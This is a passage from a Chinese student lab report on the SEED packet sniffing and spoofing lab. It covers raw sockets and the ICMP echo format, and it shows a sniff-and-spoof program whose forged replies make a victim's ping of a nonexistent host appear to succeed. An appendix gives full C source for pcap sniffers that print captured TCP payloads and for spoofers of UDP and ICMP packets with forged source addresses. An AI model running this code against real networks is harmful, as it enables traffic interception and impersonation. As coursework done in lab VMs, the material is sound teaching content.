


Figure 26: IP 头存在默认计算的 CheckSum

此外，从实验过程来看，ICMP 头部的校验和是必须的，否则不会被认为是 reply 而导致 ping 无回应。

Q6: 为什么使用 raw socket 编程需要 root 权限？没有 root 权限执行时程序会在哪里报错？

在运行实现 raw socket 编程的程序时需要 root 权限。非 root 用户没有更改协议头部中所有字段的权限。具有 root 权限的用户可以设置数据包头部的任何字段，并访问套接字并将网络接口卡置于混杂模式。如果我们在没有 root 权限的情况下运行该程序，程序在套接字设置阶段就会失败。

5.3.3 Task 2.3: 嗅探与伪造结合


本部分实验要求同时完成数据包的嗅探与伪造，即在攻击者主机上运行嗅探伪造程序，当受害者主机执行 ping ip 命令时，攻击者需要嗅探 echo request 请求数据包，并立刻发送伪造的 reply 数据包。

与之前的实验相同，我们使用 pcap 库来监听网络端口，并通过 Raw Socket 来发送伪造的 ICMP 报文，send_to() 函数与计算校验和函数 compute_checksum() 与之前实验编写相同。

根据 rfc792(INTERNET CONTROL MESSAGE PROTOCOL) 得知，其规定了 ICMP 协议的基本结构、报文类型、传输方式等。其中，ICMP 报文类型字段用于标

识 ICMP 报文的类型，其位于 ICMP 报文的第一个字节 (Type 字段占用 1 个字节，用于标识 ICMP 报文的类型)。

Echo or Echo Reply Message



IP Fields:

Addresses

The address of the source in an echo message will be the destination of the echo reply message. To form an echo reply message, the source and destination addresses are simply reversed, the type code changed to 0, and the checksum recomputed.

IP Fields:




Figure 27: RFC792 中对于 Type 的规范

由该文档可知，对于本实验需要用到的 Echo Request (回显请求) 和 Echo Reply (回显应答) 消息，它们的 ICMP 报文类型字段值为 8 和 0。

在代码中编写 sniff() 函数来嗅探数据包，当捕获到报文时，首先解析以太网头部，如果以太网类型为 IPv4 (0x0800)，则解析 IP 头部。然后，根据 IP 协议字段判断是否为 ICMP 报文。如果是 ICMP 报文，并且类型为 8 (回显请求)，则调用 spoof() 函数进行伪造，sniff 部分代码如下：

```

1 void sniff(unsigned char *args, const struct pcap_pkthdr *header,
2   const unsigned char *packet)
3 {
4   struct ethheader* eth = (struct ethheader*) packet;
5   if(ntohs(eth->ether_type) == 0x0800){// 0x0800 is IPv4 type
  
```

```

6     struct ipheader* ip = (struct ipheader*) (packet+sizeof(*eth));
7     /* determine protocol */
8     switch(ip->iph_protocol) {
9         case IPPROTO_ICMP:{
10            struct icmpheader* icmp = (struct icmpheader*)(packet + sizeof(*eth) + sizeof(*
ip));
11            if(icmp->icmp_type == 8){
12                printf("From: %s\n", inet_ntoa(ip->iph_sourceip));
13                printf(" To: %s\n\n", inet_ntoa(ip->iph_destip));
14                spoof(ip);
15            }
16            return;
17        }
18        default:
19            // printf(" Protocol: others\n\n");
20            return;
21    }
22 }
23 }

```

伪造函数 spoof() 与 task2.2B 中构造方法类似, 即修改源 IP 地址为目标 IP 地址/目标 IP 地址为源 IP 地址, 并将 ICMP 报文类型修改为 0 (回显应答)。在计算校验和后, 调用 send_to() 函数将其发送, 代码如下:

```

1 void spoof(struct ipheader* ip){
2     unsigned char buf[1024];
3     memset(buf, 0, 1024);
4     memcpy(buf, ip, ntohs(ip->iph_len));
5     struct ipheader* ip_new = (struct ipheader*) buf;
6     struct icmpheader* icmp_new = (struct icmpheader*) (buf + ip->iph_ihl * 4);
7
8     ip_new->iph_sourceip = ip->iph_destip;
9     ip_new->iph_destip = ip->iph_sourceip;
10    ip_new->iph_ttl = 20;
11
12    icmp_new->icmp_type = 0;
13    // icmp_new->icmp_checksum = icmp_new->icmp_checksum;

```

```
14  icmp_new->icmp_chksum = 0;
15  icmp_new->icmp_chksum = compute_checksum((const unsigned char*)icmp_new, ntohs(
    ip_new->iph_len) - sizeof(*ip)); // 重新计算checksum
16  printf("seq = %d, checksum = %x\n", icmp_new->icmp_seq, icmp_new->icmp_chksum);
17
18  send_to(ip_new);
19 }
```

在 VM 中打开两个主机。当在攻击者主机运行上述代码，且受害者主机 ping 1.2.3.4（不存在的主机）时，攻击者主机成功嗅探到这些数据包，根据代码打印出源 IP、目的 IP、seq 和校验和，同时伪造 reply 数据包：

```
seq = 5632, checksum = c211
From: 10.0.2.4
To: 1.2.3.4

seq = 5888, checksum = c016
From: 10.0.2.4
To: 1.2.3.4

seq = 256, checksum = d6ff
From: 10.0.2.4
To: 1.2.3.4

seq = 512, checksum = d4e0
From: 10.0.2.4
To: 1.2.3.4

seq = 768, checksum = cc80
From: 10.0.2.4
To: 1.2.3.4

seq = 1024, checksum = c5cf
```

Figure 28: 攻击者捕获并打印了数据包信息，同时伪造并发送

此时可以看到受害者主机收到以下数据包：

```
[09/19/23]seed@VM:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=20 time=384 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=20 time=409 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=20 time=430 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=20 time=452 ms
^C
--- 1.2.3.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 384.138/418.906/452.208/25.253 ms
```

Figure 29: 受害者主机 ping 后得到的 reply

5.3.4 任务二收获和总结

本部分的收获主要是熟悉了 C 语言下 Pcap 库的使用方法，尝试编写了 C 语言 sniffing_spoofing 程序。在实验过程中，探讨了混杂模式的原理以及需要的权限，进一步了解了 TCP 和 ICMP 报文的结构，并尝试嗅探并伪造这两种报文。

参考文献

[1] 杜文亮. 计算机安全导论：深度实践 [M]. 高等教育出版社, 2020.4.

[2] Packet Sniffing and Spoofing Lab

https://seedsecuritylabs.org/Labs_20.04/Networking/Sniffing_Spoofing/

A 附录

A.1 Task2.1A 源代码

```
1 #include <pcap.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <arpa/inet.h>
5 /* This function will be invoked by pcap for each captured packet.
6    We can process each packet inside the function.
7 */
8 void got_packet(u_char *args, const struct pcap_pkthdr *header,
9    const u_char *packet)
10 {
11     u_short* eth_type = (u_short*)(packet+12); //eth type
12     u_char * ip_head = (u_char*)(packet+14);
13     if(ntohs(*eth_type) == 0x0800){ // 0x0800 is IPv4 type
14         struct in_addr* src_ip = (struct in_addr*) (ip_head + 12);
15         struct in_addr* dst_ip = (struct in_addr*) (ip_head + 16);
16         printf("From: %s\n", inet_ntoa(*src_ip));
17         printf(" To: %s\n", inet_ntoa(*dst_ip));
18         printf("\n");
19     }
20 }
21 int main()
22 {
23     pcap_t *handle;
24     char errbuf[PCAP_ERRBUF_SIZE];
25     struct bpf_program fp;
26     char filter_exp[] = "icmp";
27     bpf_u_int32 net;
28
29     // Step 1: Open live pcap session on NIC with name eth3.
30     //      Students need to change "eth3" to the name found on their own
31     //      machines (using ifconfig). The interface to the 10.9.0.0/24
32     //      network has a prefix "br-" (if the container setup is used).
33     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
34 }
```

```

35 // Step 2: Compile filter_exp into BPF psuedo-code
36 pcap_compile(handle, &fp, filter_exp, 0, net);
37 if (pcap_setfilter(handle, &fp) !=0) {
38 }
39
40 // Step 3: Capture packets
41 pcap_loop(handle, -1, got_packet, NULL);
42
43 pcap_close(handle); //Close the handle
44 return 0;
45 }

```

A.2 Task2.1B 源代码

```

1 #include <pcap.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <arpa/inet.h>
5 /* This function will be invoked by pcap for each captured packet.
6  We can process each packet inside the function.
7 */
8 struct ethheader {
9     unsigned char ether_dhost[6]; /* destination host address */
10    unsigned char ether_shost[6]; /* source host address */
11    unsigned short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
12 };
13
14 /* IP Header */
15 struct ipheader {
16     unsigned char iph_ihl:4; /*IP header length
17                               iph_ver:4; /*IP version
18     unsigned char iph_tos; /*Type of service
19     unsigned short int iph_len; /*IP Packet length (data + header)
20     unsigned short int iph_ident; /*Identification
21     unsigned short int iph_flag:3; /*Fragmentation flags
22                               iph_offset:13; /*Flags offset

```

```

23  unsigned char    iph_ttl; //Time to Live
24  unsigned char    iph_protocol; //Protocol type
25  unsigned short int iph_chksm; //IP datagram checksum
26  struct in_addr    iph_sourceip; //Source IP address
27  struct in_addr    iph_destip;  //Destination IP address
28  };
29  /* TCP header */
30  typedef unsigned int tcp_seq;
31
32  struct sniff_tcp {
33      unsigned short th_sport; /* source port */
34      unsigned short th_dport; /* destination port */
35      tcp_seq th_seq; /* sequence number */
36      tcp_seq th_ack; /* acknowledgement number */
37      unsigned char th_offx2; /* data offset, rsvd */
38      #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
39      unsigned char th_flags;
40      #define TH_FIN 0x01
41      #define TH_SYN 0x02
42      #define TH_RST 0x04
43      #define TH_PUSH 0x08
44      #define TH_ACK 0x10
45      #define TH_URG 0x20
46      #define TH_ECE 0x40
47      #define TH_CWR 0x80
48      #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|
        TH_CWR)
49      unsigned short th_win; /* window */
50      unsigned short th_sum; /* checksum */
51      unsigned short th_urp; /* urgent pointer */
52  };
53
54  /* ICMP Header */
55  struct icmpheader {
56      unsigned char icmp_type; // ICMP message type
57      unsigned char icmp_code; // Error code
58      unsigned short int icmp_chksm; //Checksum for ICMP Header and data
59      unsigned short int icmp_id; //Used for identifying request

```



```

60 unsigned short int icmp_seq;    //Sequence number
61 };
62
63 /* This function will be invoked by pcap for each captured packet.
64    We can process each packet inside the function.
65 */
66 void got_packet(unsigned char *args, const struct pcap_pkthdr *header,
67    const unsigned char *packet)
68 {
69     struct ethheader* eth = (struct ethheader*) packet;
70     if(ntohs(eth->ether_type) == 0x0800){ // 0x0800 is IPv4 type
71         struct ipheader* ip = (struct ipheader*) (packet+sizeof(*eth));
72         /* determine protocol */
73         switch(ip->iph_protocol) {
74             case IPPROTO_TCP:{
75                 printf("    Protocol: TCP\n\n");
76
77                 struct sniff_tcp* tcp = (struct sniff_tcp*)(packet + sizeof(*eth) + sizeof(*ip));
78
79                 int payload_len = ntohs(ip->iph_len) - (sizeof(*ip) + TH_OFF(tcp)*4);
80                 __u_char *payload = (__u_char*) (packet + sizeof(*eth) + sizeof(*ip) +
TH_OFF(tcp)*4);
81                 if(payload_len != 0){
82                     printf("From: %s, port:%d \n", inet_ntoa(ip->iph_sourceip),ntohs(tcp->
th_sport));
83                     printf("    To: %s, port:%d\n", inet_ntoa(ip->iph_destip),ntohs(tcp->th_dport
));
84                     printf("\n");
85                     printf("Payload:\n");
86                     for(int i = 0; i < payload_len; i ++){
87                         // if(isprint(payload[i])){
88                             printf("%c",payload[i]);
89                         // }
90                     }
91                     printf("\n
n_____ \n");
92                 }
93                 return;

```

```

94     }
95     case IPPROTO_ICMP:{
96         printf("  Protocol: ICMP\n\n");
97         struct icmpheader* icmp = (struct icmpheader*)(packet + sizeof(*eth) + sizeof(*
ip));
98
99         int payload_len = ntohs(ip->iph_len) - (sizeof(*ip) + sizeof(icmp));
100         __u_char *payload = (__u_char*) (packet + sizeof(*eth) + sizeof(*ip) + sizeof
(icmp));
101         if(payload_len != 0){
102             printf("From: %s\n", inet_ntoa(ip->iph_sourceip));
103             printf(" To: %s\n", inet_ntoa(ip->iph_destip));
104             printf("\n");
105             printf("Payload:\n");
106             for(int i = 0; i < payload_len; i ++){
107                 // if(isprint(payload[i])){
108                     printf("%c",payload[i]);
109                 // }
110             }
111             printf("\n
n_____ \n");
112         }
113         return;
114     }
115     default:
116         printf("  Protocol: others\n\n");
117         return;
118     }
119 }
120 }
121 int main()
122 {
123     pcap_t *handle;
124     char errbuf[PCAP_ERRBUF_SIZE];
125     struct bpf_program fp;
126     char filter_exp[] = "icmp and src host 10.9.0.5 and dst host 10.9.0.7";
127     // char filter_exp[] = "tcp and dst portrange 10-100";
128     bpf_u_int32 net;

```

```

129
130 // Step 1: Open live pcap session on NIC with name eth3.
131 //      Students need to change "eth3" to the name found on their own
132 //      machines (using ifconfig). The interface to the 10.9.0.0/24
133 //      network has a prefix "br-" (if the container setup is used).
134 handle = pcap_open_live("br-fd88467e4c1d", BUFSIZ, 1, 1000, errbuf);
135
136 // Step 2: Compile filter_exp into BPF psuedo-code
137 pcap_compile(handle, &fp, filter_exp, 0, net);
138 if (pcap_setfilter(handle, &fp) !=0) {
139     }
140
141 // Step 3: Capture packets
142 pcap_loop(handle, -1, got_packet, NULL);
143
144 pcap_close(handle); //Close the handle
145 return 0;
146 }

```

A.3 Task2.1C 源代码

```

1  #include <pcap.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <arpa/inet.h>
5  /* Ethernet header */
6  struct ethheader {
7      unsigned char  ether_dhost[6]; /* destination host address */
8      unsigned char  ether_shost[6]; /* source host address */
9      unsigned short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
10 };
11
12 /* IP Header */
13 struct ipheader {
14     unsigned char    iph_ihl:4, //IP header length
15                     iph_ver:4; //IP version

```

```

16 unsigned char    iph_tos; //Type of service
17 unsigned short int iph_len; //IP Packet length (data + header)
18 unsigned short int iph_ident; //Identification
19 unsigned short int iph_flag:3, //Fragmentation flags
20             iph_offset:13; //Flags offset
21 unsigned char    iph_ttl; //Time to Live
22 unsigned char    iph_protocol; //Protocol type
23 unsigned short int iph_checksum; //IP datagram checksum
24 struct in_addr   iph_sourceip; //Source IP address
25 struct in_addr   iph_destip;  //Destination IP address
26 };
27 /* TCP header */
28 typedef unsigned int tcp_seq;
29
30 struct sniff_tcp {
31     unsigned short th_sport; /* source port */
32     unsigned short th_dport; /* destination port */
33     tcp_seq th_seq; /* sequence number */
34     tcp_seq th_ack; /* acknowledgement number */
35     unsigned char th_offx2; /* data offset, rsvd */
36 #define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
37     unsigned char th_flags;
38 #define TH_FIN 0x01
39 #define TH_SYN 0x02
40 #define TH_RST 0x04
41 #define TH_PUSH 0x08
42 #define TH_ACK 0x10
43 #define TH_URG 0x20
44 #define TH_ECE 0x40
45 #define TH_CWR 0x80
46 #define TH_FLAGS (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|
    TH_CWR)
47     unsigned short th_win; /* window */
48     unsigned short th_sum; /* checksum */
49     unsigned short th_urp; /* urgent pointer */
50 };
51
52

```

```

53
54 /* This function will be invoked by pcap for each captured packet.
55    We can process each packet inside the function.
56 */
57 void got_packet(unsigned char *args, const struct pcap_pkthdr *header,
58    const unsigned char *packet)
59 {
60    struct ethheader* eth = (struct ethheader*) packet;
61    if(ntohs(eth->ether_type) == 0x0800){ // 0x0800 is IPv4 type
62        struct ipheader* ip = (struct ipheader*) (packet+sizeof(*eth));
63        /* determine protocol */
64        switch(ip->iph_protocol) {
65            case IPPROTO_TCP:{
66                struct sniff_tcp* tcp = (struct sniff_tcp*)(packet + sizeof(*eth) + sizeof(*ip));
67
68                int payload_len = ntohs(ip->iph_len) - (sizeof(*ip) + TH_OFF(tcp)*4);
69                __u_char *payload = (__u_char*) (packet + sizeof(*eth) + sizeof(*ip) +
70                TH_OFF(tcp)*4);
71                if(payload_len != 0){
72                    printf("From: %s, port:%d \n", inet_ntoa(ip->iph_sourceip),ntohs(tcp->
73                th_sport));
74                    printf("  To: %s, port:%d\n", inet_ntoa(ip->iph_destip),ntohs(tcp->th_dport
75                ));
76                    printf("\n");
77                    printf("Payload:\n");
78                    for(int i = 0; i < payload_len; i++){
79                        // if(isprint(payload[i])){
80                            printf("%c",payload[i]);
81                        // }
82                    }
83                    printf("\n
84                    _____\n");
85                }
86                return;
87            }
88            default:
89                printf("  Protocol: others\n\n");
90                return;

```

```

87     }
88 }
89 }
90 int main()
91 {
92     pcap_t *handle;
93     char errbuf[PCAP_ERRBUF_SIZE];
94     struct bpf_program fp;
95     // char filter_exp[] = "icmp and src host 10.0.2.4 and dst host 10.0.2.15";
96     char filter_exp[] = "tcp";
97     bpf_u_int32 net;
98
99     // Step 1: Open live pcap session on NIC with name eth3.
100    //      Students need to change "eth3" to the name found on their own
101    //      machines (using ifconfig). The interface to the 10.9.0.0/24
102    //      network has a prefix "br-" (if the container setup is used).
103    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
104
105    // Step 2: Compile filter_exp into BPF psuedo-code
106    pcap_compile(handle, &fp, filter_exp, 0, net);
107    if (pcap_setfilter(handle, &fp) !=0) {
108    }
109
110    // Step 3: Capture packets
111    pcap_loop(handle, -1, got_packet, NULL);
112
113    pcap_close(handle); //Close the handle
114    return 0;
115 }

```

A.4 Task2.2A 源代码

```

1 #include <pcap.h>
2 #include <stdio.h>
3 #include <string.h>
4 #include <stdlib.h>

```

```

5 #include <arpa/inet.h>
6
7 /* IP Header */
8 struct ipheader {
9     unsigned char    iph_ihl:4, //IP header length
10                     iph_ver:4; //IP version
11     unsigned char    iph_tos; //Type of service
12     unsigned short int iph_len; //IP Packet length (data + header)
13     unsigned short int iph_ident; //Identification
14     unsigned short int iph_flag:3, //Fragmentation flags
15                     iph_offset:13; //Flags offset
16     unsigned char    iph_ttl; //Time to Live
17     unsigned char    iph_protocol; //Protocol type
18     unsigned short int iph_checksum; //IP datagram checksum
19     struct in_addr    iph_sourceip; //Source IP address
20     struct in_addr    iph_destip; //Destination IP address
21 };
22 /* UDP Header */
23 struct udpheader
24 {
25     u_int16_t udp_sport;        /* source port */
26     u_int16_t udp_dport;        /* destination port */
27     u_int16_t udp_ulen;         /* udp length */
28     u_int16_t udp_sum;          /* udp checksum */
29 };
30
31 void send_to(struct ipheader* ip){
32     int sd;
33     struct sockaddr_in sin;
34     /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter
35      * tells the system that the IP header is already included;
36      * this prevents the OS from adding another IP header. */
37     sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
38     if(sd < 0) {
39         perror("socket() error"); exit(-1);
40     }
41     int enable = 1;
42     setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

```

```

43
44     sin.sin_family = AF_INET;
45     sin.sin_addr = ip->iph_destip;
46
47     // Note: you should pay attention to the network/host byte order.
48     /* Send out the IP packet.
49     * ip_len is the actual size of the packet. */
50     if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
51         perror("sendto() error"); exit(-1);
52     }
53 }
54
55 int main(){
56     char buffer[2048]; // You can change the buffer size
57     memset(buffer, 0, 2048);
58
59     // Here you can construct the IP packet using buffer[]
60     // - construct the IP header ...
61     struct ipheader *ip = (struct ipheader *)buffer;
62     ip->iph_ver=4;
63     ip->iph_ihl=5;
64     ip->iph_ttl = 20;
65     ip->iph_sourceip.s_addr = inet_addr("1.1.1.1");
66     ip->iph_destip.s_addr = inet_addr("10.0.2.4");
67     ip->iph_protocol = IPPROTO_UDP;
68
69     /* This data structure is needed when sending the packets
70     * using sockets. Normally, we need to fill out several
71     * fields, but for raw sockets, we only need to fill out
72     * this one field */
73
74     // - construct the TCP/UDP/ICMP header ...
75     struct udphheader *udp = (struct udphheader *)(buffer + sizeof(*ip));
76     udp->udp_sport = htons(12345);
77     udp->udp_dport = htons(8080);
78     // udp->udp_sum = 0;
79
80     // - fill in the data part if needed ...

```



```

81  char *payload = (char*) (buffer + sizeof(struct ipheader) + sizeof(struct udphheader));
82  const char* msg = "Test spoof. OwO";
83  memcpy(payload, msg, strlen(msg));
84  udp->udp_ulen = htons(sizeof(*udp) + strlen(msg));
85  udp->udp_sum = 0;
86  ip->iph_len = htons(sizeof(*udp) + strlen(msg) + sizeof(*ip));
87
88  send_to(ip);
89  }

```

A.5 Task2.2B 源代码

```

1  #include <pcap.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <stdlib.h>
5  #include <netinet/ip.h>
6  #include <arpa/inet.h>
7
8  /* IP Header */
9  struct ipheader {
10     unsigned char    iph_ihl:4, //IP header length
11                     iph_ver:4; //IP version
12     unsigned char    iph_tos; //Type of service
13     unsigned short int iph_len; //IP Packet length (data + header)
14     unsigned short int iph_ident; //Identification
15     unsigned short int iph_flag:3, //Fragmentation flags
16                     iph_offset:13; //Flags offset
17     unsigned char    iph_ttl; //Time to Live
18     unsigned char    iph_protocol; //Protocol type
19     unsigned short int iph_chksum; //IP datagram checksum
20     struct in_addr    iph_sourceip; //Source IP address
21     struct in_addr    iph_destip; //Destination IP address
22 };
23 /* ICMP Header */
24 struct icmpheader {

```

```

25 unsigned char icmp_type; // ICMP message type
26 unsigned char icmp_code; // Error code
27 unsigned short int icmp_chksm; //Checksum for ICMP Header and data
28 unsigned short int icmp_id; //Used for identifying request
29 unsigned short int icmp_seq; //Sequence number
30 };
31
32 void send_to(struct ipheader* ip){
33     int sd;
34     struct sockaddr_in sin;
35     /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter
36      * tells the sytem that the IP header is already included;
37      * this prevents the OS from adding another IP header. */
38     sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
39     if(sd < 0) {
40         perror("socket() error"); exit(-1);
41     }
42     int enable = 1;
43     setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
44
45     sin.sin_family = AF_INET;
46     sin.sin_addr = ip->iph_destip;
47
48     // Note: you should pay attention to the network/host byte order.
49     /* Send out the IP packet.
50      * ip_len is the actual size of the packet. */
51     if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
52         perror("sendto() error"); exit(-1);
53     }
54 }
55
56 static uint16_t compute_checksum(const char *buf, size_t size) {
57     size_t i;
58     uint64_t sum = 0;
59
60     for (i = 0; i < size; i += 2) {
61         sum += *(uint16_t *)buf;
62         buf += 2;

```

```

63     }
64     if (size - i > 0) {
65         sum += *(uint8_t *)buf;
66     }
67
68     while ((sum >> 16) != 0) {
69         sum = (sum & 0xffff) + (sum >> 16);
70     }
71
72     return (uint16_t)~sum;
73 }
74
75 int main(){
76     char buffer[2048]; // You can change the buffer size
77     memset(buffer, 0, 2048);
78
79     // Here you can construct the IP packet using buffer[]
80     // - construct the IP header ...
81     struct ipheader *ip = (struct ipheader *)buffer;
82     ip->iph_ver=4;
83     ip->iph_ihl=5;
84     ip->iph_ttl = 20;
85     ip->iph_sourceip.s_addr = inet_addr("10.0.2.4");
86     ip->iph_destip.s_addr = inet_addr("110.242.68.66");
87     ip->iph_protocol = IPPROTO_ICMP;
88
89     /* This data structure is needed when sending the packets
90     * using sockets. Normally, we need to fill out several
91     * fields, but for raw sockets, we only need to fill out
92     * this one field */
93
94     // - construct the TCP/UDP/ICMP header ...
95     struct icmpheader* icmp = (struct icmpheader*) (buffer + sizeof(*ip));
96     icmp->icmp_type = 8;//ICMP_ECHO
97     // icmp->icmp_code = 0;
98     icmp->icmp_chksum = 0;
99     icmp->icmp_chksum = compute_checksum((const char*) icmp, sizeof(*icmp));
100

```

```

101 // - fill in the data part if needed ...
102
103 ip->iph_len = htons(sizeof(*icmp) + sizeof(*ip));
104
105 send_to(ip);
106 }

```

A.6 Task2.3 源代码

```

1  #include <pcap.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <string.h>
5  #include <arpa/inet.h>
6  /* Ethernet header */
7  struct ethheader {
8      unsigned char ether_dhost[6]; /* destination host address */
9      unsigned char ether_shost[6]; /* source host address */
10     unsigned short ether_type; /* protocol type (IP, ARP, RARP, etc) */
11 };
12
13 /* IP Header */
14 struct ipheader {
15     unsigned char iph_ihl:4; /*IP header length
16                               iph_ver:4; /*IP version
17     unsigned char iph_tos; /*Type of service
18     unsigned short int iph_len; /*IP Packet length (data + header)
19     unsigned short int iph_ident; /*Identification
20     unsigned short int iph_flag:3; /*Fragmentation flags
21                               iph_offset:13; /*Flags offset
22     unsigned char iph_ttl; /*Time to Live
23     unsigned char iph_protocol; /*Protocol type
24     unsigned short int iph_checksum; /*IP datagram checksum
25     struct in_addr iph_sourceip; /*Source IP address
26     struct in_addr iph_destip; /*Destination IP address
27 };

```

```

28
29 /* ICMP Header */
30 struct icmpheader {
31     unsigned char icmp_type; // ICMP message type
32     unsigned char icmp_code; // Error code
33     unsigned short int icmp_chksm; //Checksum for ICMP Header and data
34     unsigned short int icmp_id;    //Used for identifying request
35     unsigned short int icmp_seq;    //Sequence number
36 };
37
38 void send_to(struct ipheader* ip){
39     int sd;
40     struct sockaddr_in sin;
41     /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter
42      * tells the sytem that the IP header is already included;
43      * this prevents the OS from adding another IP header. */
44     sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
45     if(sd < 0) {
46         perror("socket() error"); exit(-1);
47     }
48     int enable = 1;
49     setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
50
51     sin.sin_family = AF_INET;
52     sin.sin_addr = ip->iph_destip;
53
54     // Note: you should pay attention to the network/host byte order.
55     /* Send out the IP packet.
56      * ip_len is the actual size of the packet. */
57     if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
58         perror("sendto() error"); exit(-1);
59     }
60 }
61
62 static uint16_t compute_checksum(const unsigned char *buf, size_t size) {
63     size_t i;
64     uint64_t sum = 0;
65

```

```

66     for (i = 0; i < size; i += 2) {
67         sum += *(uint16_t *)buf;
68         buf += 2;
69     }
70     if (size - i > 0) {
71         sum += *(uint8_t *)buf;
72     }
73
74     while ((sum >> 16) != 0) {
75         sum = (sum & 0xffff) + (sum >> 16);
76     }
77
78     return (uint16_t)~sum;
79 }
80
81 void spoof(struct ipheader* ip){
82     unsigned char buf[1024];
83     memset(buf, 0, 1024);
84     memcpy(buf, ip, ntohs(ip->iph_len));
85     struct ipheader* ip_new = (struct ipheader*) buf;
86     struct icmpheader* icmp_new = (struct icmpheader*) (buf + ip->iph_ihl * 4);
87
88     ip_new->iph_sourceip = ip->iph_destip;
89     ip_new->iph_destip = ip->iph_sourceip;
90     ip_new->iph_ttl = 20;
91
92     icmp_new->icmp_type = 0;
93     // icmp_new->icmp_chksum = icmp_new->icmp_chksum;
94     icmp_new->icmp_chksum = 0;
95     icmp_new->icmp_chksum = compute_checksum((const unsigned char*)icmp_new, ntohs(
        ip_new->iph_len) - sizeof(*ip));
96     printf("seq = %d, checksum = %x\n", icmp_new->icmp_seq, icmp_new->icmp_chksum);
97
